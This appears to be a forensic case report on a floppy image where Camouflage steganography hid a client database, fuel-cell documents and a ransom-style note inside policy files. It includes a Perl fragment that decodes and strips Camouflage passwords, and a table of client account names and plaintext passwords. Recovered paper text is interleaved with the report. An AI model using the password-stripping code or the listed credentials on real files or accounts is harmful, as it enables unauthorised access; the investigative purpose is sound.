$pass = substr($data,-275,255);
($prepass,$postpass) = $unprotected_data =~ m/(.*\x00\x00[\x04\x02]\x00)\Q$pass\E(.{20})$/mgs;
$pass =~ s/\x20*$//;
if(length($pass)){
  print "The " . length($pass) . "-character password to open the original file is: ";
  my $decryptIndex = 0;
  foreach my $p_letter (split(//,$pass)){
    my $xor = ord($p_letter) ^ $decryptMask[$decryptIndex];
    print chr($xor);
    $decryptIndex++;
  }
  print "\n";
  $pass = "\x20" x length($pass);
```


```
  $unprotected_data = "$prepass" . "\x20" x 255 . "$postpass";
  open(my $CLEAN,">$fn.unprotected") or die("Unable to create/overwrite '$fn.unprotected'\n");
  syswrite($CLEAN,$unprotected_data) or die("Unable to write to '$fn.unprotected'\n");
  close($CLEAN);
  print "Saving an unprotected version of the file, named '$fn.unprotected'\n";
}
else{
  print "This archive requires no password to open\n";
}
```



The Perl Script detected steganography in three of the doc files that were found in the floppy image. These files are Password_Policy.doc, Internal_Lab_Security_Policy.doc and Remote_Access_Policy.doc.

As I told before, in the Guillermito's webpage I understand how Camouflage works. The Camouflage program hides a file in another using cryptography and uses a password to protect others from obtaining the information. Also in that webpage they describe that it is possible to compromise the password because the algorithm used in the Camouflage is weak. The perl script I downloaded detects the use of camouflage, but it also removes the password that protects it.

This is an example of how the Perl script works to detect and created the unprotected file. In this case I used the Password_Policy.doc file, and as you can see in the image, it detects that the file was camouflaged and shows that there were three files hidden iniside the Password_Policy.doc file. It also creates an newer version of the file with the password re-assigned to "Password". I did this process to all the files that showed that were camouflaged, but I was still concerned that I did not had the password to open the files; this means that the algorithm was weak, and I could remove the password was assigned.




Something that I found out was that one document file: Internal_Lab_Security_Policy.doc hided a text document that compromised the relation between the floppy, the files and Mr. Leszczynski. The contents of the file are:

I am willing to provide you with more information for a price. I have included a sample of our Client Authorized Table database. I have also provided you with our latest schematics not yet available. They are available as we discussed - "First Name".
My price is 5 million.

Robert J. Leszczynski

The content of this text file that was inside Internal_Lab_Security_Policy.doc camouflaged as a file called: Opportunity.txt . This file shows Mr. Leszczynski asking for 5 millions for the information contained in the Client's database and industrial property that has not being released to the clients. It also talked about something that has to do with "First Name". So far, I had the files obtained by the Perl Script, but actually now it made sense. The First Name refers to the first word –case sensitive- of the file as the password to unprotect the Camouflage files. I tested it in all the cases and worked. Now I have all the files uncamouflaged (not counting the Opportunity.txt file) and using my Windows Forensic Machine, I could obtain four files other than the Opportunity.txt file that were hided in the document files.



All the image files which are Hydrocarbon fuel cell page2.jpg, pem-fuel-cell-large.jpg and pem_fuelcell.gif were obtained from the file Password_Policy.doc and the CAT.mdb which is a access database was obtained from the Remote_Access_Policy.doc

From the file that was uncamouflaged, the Internal_Lab_Security_Policy.doc we used the same one to do an integrity test vs. Internal_Lab_Security_policy1.doc also from the floppy, and in this case, we had the same digest value.

One file that was talked in the Opportunity.txt was the Client's Database, so I proceeded to obtain the information that was in the access database file. In this case the database has all the clients information, like the first and last name, phone, company, address, city, state, zip code, account and password. I also opened the images included, two jpeg files (images) and one gif (image). This images seem to be information to build batteries that only Ballard industries knew how. These are the files recovered from the document files:

Clients : Table

First	Last	Phone	Company	Address	Address1	City	State	Zipcode	Account	Password
Bob	Esposito	703-233-2048	Cook Labs	245 Main St		Alexandria	VA	20231	espomain	y4NSHMNf
Jerry	Jackson	410-677-7223	Double J's	11561 W. 27 St.		Baltimore	MD	20278	jack27st	JLbW3Pq5
David	Lee	866-554-0922	Tech Vision	300 Lone Grove Lane		Wichita	KS	30189	leetechv	O1A26a3k
Marie	Horton	800-234-king	King Labs, Inc.	700 King Labs Ave	Suite 900	Biloxi	MS	39533	hortking	Yk7Sr4pA
Lenny	Jones	877-Get-done	Quick Printing	99 E. Grand View Dr		Omaha	NE	56098	joneeast	868y48RH
Jeff	Hayes	404-893-5521	Big Sky First	90 Old Saw Mill Rd		Billings	MT	59332	hayeolds	3R30bb7i
Roger	Forrester	210-586-2312	TCFL	188 Greenville Rd		Austin	TX	77239	forrgree	si4OW8UV
Edward	Cash	212-562-0997	E & C Inc.	76 S. King St	Suite 300	Santa Barbara	CA	80124	cashking	Of8uQ1fC
Steve	Bei	616-833-0129	Island Labs	65 Kiwi Way		Honolulu	HA	93991	beikiwiw	JDH20u26
Jodie	Kelly		Data Movers	7256 Beerwah Ave.	Suite 110	Wetherby	U.K.	LS22 6RG	kellbeer	tmu0ENOk
Patrick	Roy		The Magic Lam	4150 Regents Park	Row #170	Calgary	CAN	R4316DF	roythema	rJag6Q0O

CAT.mdb: The clients database.




Figure 3 Effect of switching fuel type on the cell with the Cu-ceria composite anode at 973 K. The power density of the cell is shown as a function of time. The fuel was switched from *n*-butane (C_4H_{10}) to toluene (C_7H_8), and back to *n*-butane.




Figure 4 Effect of switching fuel type on the cell with the Cu-(doped ceria) composite anode at 973 K. The power density is shown as a function of time. The fuels were: *n*-butane (C_4H_{10}), toluene (C_7H_8), *n*-butane, methane (CH_4), ethane (C_2H_6), and 1-butene (C_4H_8).

higher temperature. Visual inspection of a cell after two days in *n*-butane at 1,073 K showed that the anode itself remained free of the tar deposits that covered the alumina walls.

Although it is possible that the power generated from *n*-butane fuels resulted from oxidation of H_2—formed by gas-phase reactions of *n*-butane that produce hydrocarbons with a lower C:H ratio—other evidence shows that this is not the case. First, experiments were conducted in which the cell was charged with *n*-butane and then operated in a batch mode without flow. After 30 minutes of batch operation with the cell short-circuited, GC analysis showed that all of the *n*-butane in the cell had been converted completely to CO_2 and water. (Negligible amounts of CO_2 were formed in a similar experiment with an open circuit.) Second, analysis of the CO_2 formed under steady-state flow conditions, shown in Fig. 2, demonstrates that the rate of CO_2 formation increased linearly with the current density. (It was not possible for us to quantify the amount of water formed in our system.) Figure 2 includes data for both *n*-butane at 973 K, and methane at 973 K and 1,073 K. The lines in the figure were calculated assuming complete oxidation of methane (the dashed line) and *n*-butane (the solid line) to CO_2 and water according to reactions (1) and (2):

$$CH_4 + 4O^{2-} \rightarrow CO_2 + 2H_2O + 8e^- \quad (1)$$

$$C_4H_{10} + 13O^{2-} \rightarrow 4CO_2 + 5H_2O + 26e^- \quad (2)$$

With methane, only trace levels of CO were observed along with CO_2, so that the agreement between the data points and the calculation demonstrates consistency in the measurements and no leaks in the cell. With *n*-butane, simultaneous, gas-phase, free-radical reactions to give hydrocarbons with various C:H ratios make quantification more difficult; however, the data still suggest that complete oxidation is the primary reaction. Furthermore, the batch experiments show that the secondary products formed by gas-phase reactions are ultimately oxidized as well. Taken together, these results demonstrate the direct, electrocatalytic oxidation of a higher hydrocarbon in a SOFC.

Along with our observation of stable power generation with *n*-butane for 48 hours, Fig. 3 further demonstrates the stability of the composite anodes against coke formation. Aromatic molecules, such as toluene, are expected to be precursors to the formation of graphitic coke deposits. In Fig. 3, the power density was measured at 973 K and 0.4 V while the fuel was switched from dry *n*-butane, to 0.033 bar of toluene in He for 30 minutes, and back to dry *n*-butane. The data show that the performance decreased rapidly in the presence of toluene. Upon switching back to dry *n*-butane, however, the current density returned to 0.12 W cm^{-2} after one hour. Because the return was not instantaneous, it appears that carbon formation occurred during exposure to toluene, but that the anode is self-cleaning. We note that the electrochemical oxidation of soot has been reported by others[11].


The data in Fig. 4 show that further improvements in cell performance can be achieved. For these experiments, samaria-doped ceria was substituted for ceria in the anode, and the current densities were measured at a potential of 0.4 V at 973 K. The power densities for H_2 and *n*-butane in this particular cell were approximately 20% lower than for the first cell, which is within the range of our ability to reproduce cells. However, the power densities achieved for some other fuels were significantly higher. In particular, stable power generation was now observed for toluene. Similarly, Fig. 4 shows that methane, ethane and 1-butene could be used as fuels to produce electrical energy. The data show transients for some of the fuels, which are at least partially due to switching.

The role of samaria in enhancing the results for toluene and some of the other hydrocarbons is uncertain. While samaria is used to enhance mixed (ionic and electronic) conductivity in ceria and could increase the active, three-phase boundary in the anode, samaria is also an active catalyst[12]. Other improvements in the performance of SOFCs are possible. For example, the composite anodes could be easily attached to the cathode-supported, thin-film electrolytes that have been used by others to achieve very high power densities[3]. In addition to raising the power density, thinner electrolytes may also allow lower operating temperatures.


Additional research is clearly necessary for commercial development of fuel cells which generate electrical power directly from hydrocarbons; however, the work described here suggests that SOFCs have an intriguing future as portable, electric generators and possibly even as energy sources for transportation. The simplicity afforded by not having to reform the hydrocarbon fuels is a significant advantage of these cells. □

Received 13 September 1999; accepted 26 January 2000.

1. Steele, B. C. H. Running on natural gas. *Nature* **400**, 620–621 (1999).
2. Service, R. F. Bringing fuel cells down to earth. *Science* **285**, 682–685 (1999).
3. Perry Murray, E., Tsai, T. & Barnett, S. A. A direct-methane fuel cell with a ceria-based anode. *Nature* **400**, 649–651 (1999).
4. Putna, E. S., Stubenrauch, J., Vohs, J. M. & Gorte, R. J. Ceria-based anodes for the direct oxidation of methane in solid oxide fuel cells. *Langmuir* **11**, 4832–4837 (1995).
5. Park, S., Craciun, R., Vohs, J. M. & Gorte, R. J. Direct oxidation of hydrocarbons in a solid oxide fuel cell: I. methane oxidation. *J. Electrochem. Soc.* **146**, 3603–3605 (1999).
6. Steele, B. C. H., Kelly, I., Middleton, P. H. & Rudkin, R. Oxidation of methane in solid-state electrochemical reactors. *Solid State Ionics.* **28**, 1547–1552 (1988).
7. Lloyd, A. C. The power plant in your basement. *Sci. Am.* **281**(1), 80–86 (1999).



pem_fuelcell.gif



PEM-fuel-cell-large.jpg

The Camouflage program will take a file and encrypt using a password another file inside the first file. This can be used to hide information in a file. In this case, the steganography was intended to steal proprietary information from the company. The files that were hiding in the policies were very important for the company and had more importance for the competitors. Those files can be easily considered as industrial property, trade secret and even copyrighted.

Mr. Leszczynski tried to steal some confidential and proprietary information from the company hiding the information in the floppy disk using a process called Steganography that will hide information encrypted in another file, so that is not possible to see the hided data without a program to retrieve it and a password.

It is possible that Mr. Leszczynski was able to steal some information before, but for this case, the information was stored in the floppy.

The original files in the floppy were:

- #ndex.htm
- Acceptable_Encryption_Policy.doc
- Camshell.dll
- Information_Sensitivity_Policy.doc
- Internal_Lab_Security_Policy.doc
- Internal_Lab_Security_Policy1.doc
- Password_Policy.doc
- Remote _Access_Policy.doc

The files that were camouflaged were:

- Internal_Lab_Security_Policy.doc had:
    - Internal_Lab_Security_Policy.doc (original file)
    - Opportunity.txt
- Password_Policy.doc had:
    - Password_Policy.doc (original file)
    - pem_fuelcell.gif
    - PEM-fuel-cell-large.doc
    - Hydrocarbon fuel cell page2.jpg
- Remote_Access_Policy.doc had:
    - Remote_Access_Policy.doc (original file)
    - CAT.mdb

Program Identification


There were two more files involved in the floppy, the #ndex.htm and the CamShell.dll from which we discovered which program they used to hide the information. The contents of the #ndex.htm are:

```
<HTML>
<HEAD>
<meta http-equiv=Content-Type content="text/html;  charset=ISO-8859-1">
<TITLE>Ballard</TITLE>
</HEAD>
```


```
<BODY bgcolor="#EDEDED">

<center>
<OBJECT classid="clsid:D27CDB6E-AE6D-11cf-96B8-444553540000"

codebase="http://download.macromedia.com/pub/shockwave/cabs/flash/swflash.cab#version=6,0,0,0
"
 WIDTH="800" HEIGHT="600" id="ballard" ALIGN="">
  <PARAM NAME=movie VALUE="ballard.swf"> <PARAM NAME=quality VALUE=high> <PARAM
NAME=bgcolor VALUE=#CCCCCC> <EMBED src="ballard.swf" quality=high bgcolor=#CCCCCC
WIDTH="800" HEIGHT="600" NAME="ballard" ALIGN=""
                    TYPE="application/x-shockwave-flash"
PLUGINSPAGE="http://www.macromedia.com/go/getflashplayer"></EMBED>
</OBJECT>
</center>
</BODY>
</HTML>
```

This is a webpage that seems to be calling a Macromedia Movie called ballard. Ballard is also in the Author field of all the Word files, and it is the name of the Company where Mr. Leszczynski worked.

I installed the Camouflage software in the Windows Forensic machine, being cautious in terms of scanning the program for malicious code, spyware and virus and it installed these files:



It was very clear that there was a CamShell.dll file in the original installation from the Camouflage Program, so I took first the CamShell.dll from the foppy image and compare it to the #ndex.htm file found in the floppy image using WinHex. The way the file (from the image) starts, it's identical to the #ndex.htm file. So it seems that the file was overwritten.




The Camshell.dll has the same beginning of the #ndex.htm and it finishes in the same Offset 00002D0.


Then, I took the CamShell.dll from my Windows Forensic Computer (the one installed by the Camouflage Program) to use it and compare it in the WinHex. I opened in the WinHex and compared the CamShell.dll from the image and the CamShell.dll original.

Both files started in the offset 00001000 with the same Hex values. And both of the files finished in the offset 00008FF0.


I stripped that part from both files and called them: CamShell_mod_org.dll for the stripped original file and CamShell_mod_img.dll for the stripped image file. This will let me know if we were talking about the same file.



Using the WinHex comparison tool, I could verify that there were no differences:



To be sure about this, I copied those files to my linux server and calculated the MD5 checksum of both files to check the integrity of both files.



This concludes the investigation about the same program has been used to create the steganography: Camouflage. In terms of the program, there are different versions of this, and I considered using the latest version which is the Camouflage 1.2.1

Legal Implications

The program was excecuted; you can see that in the timeline when the Policies are created, the CamShell.dll is accessed in the Floppy Drive Monday April, 26 2004; the same day the floppy was seized.

```
Mon Apr 26 2004 00:00:00      727 .a. -/-rwxrwxrwx 0        0        28       a:\/_ndex.htm (deleted)
                           307935 .a. -/-rwxrwxrwx 0        0        20       a:\/Password_Policy.doc (PASSWO~1.DOC)
                            33423 .a. -/-rwxrwxrwx 0        0        17       a:\/Internal_Lab_Security_Policy.doc (INTERN~2.DOC)
                            42496 .a. -/-rwxrwxrwx 0        0        9        a:\/Information_Sensitivity_Policy.doc (INFORM~1.DOC)
                            36864 .a. -rwxrwxrwx 0        0        5       <v1_5.gz-_AMSHELL.DLL-dead-5>
                           215895 .a. -/-rwxrwxrwx 0        0        23       a:\/Remote_Access_Policy.doc (REMOTE~1.DOC)
                            32256 .a. -/-rwxrwxrwx 0        0        13       a:\/Internal_Lab_Security_Policy1.doc (INTERN~1.DOC)
                            22528 .a. -/-rwxrwxrwx 0        0        27       a:\/Acceptable_Encryption_Policy.doc (ACCEPT~1.DOC)
                              727 .a. -rwxrwxrwx 0        0        28       <v1_5.gz-_ndex.htm-dead-28>
                            36864 .a. -/-rwxrwxrwx 0        0        5        a:\/CamShell.dll (_AMSHELL.DLL) (deleted)
```

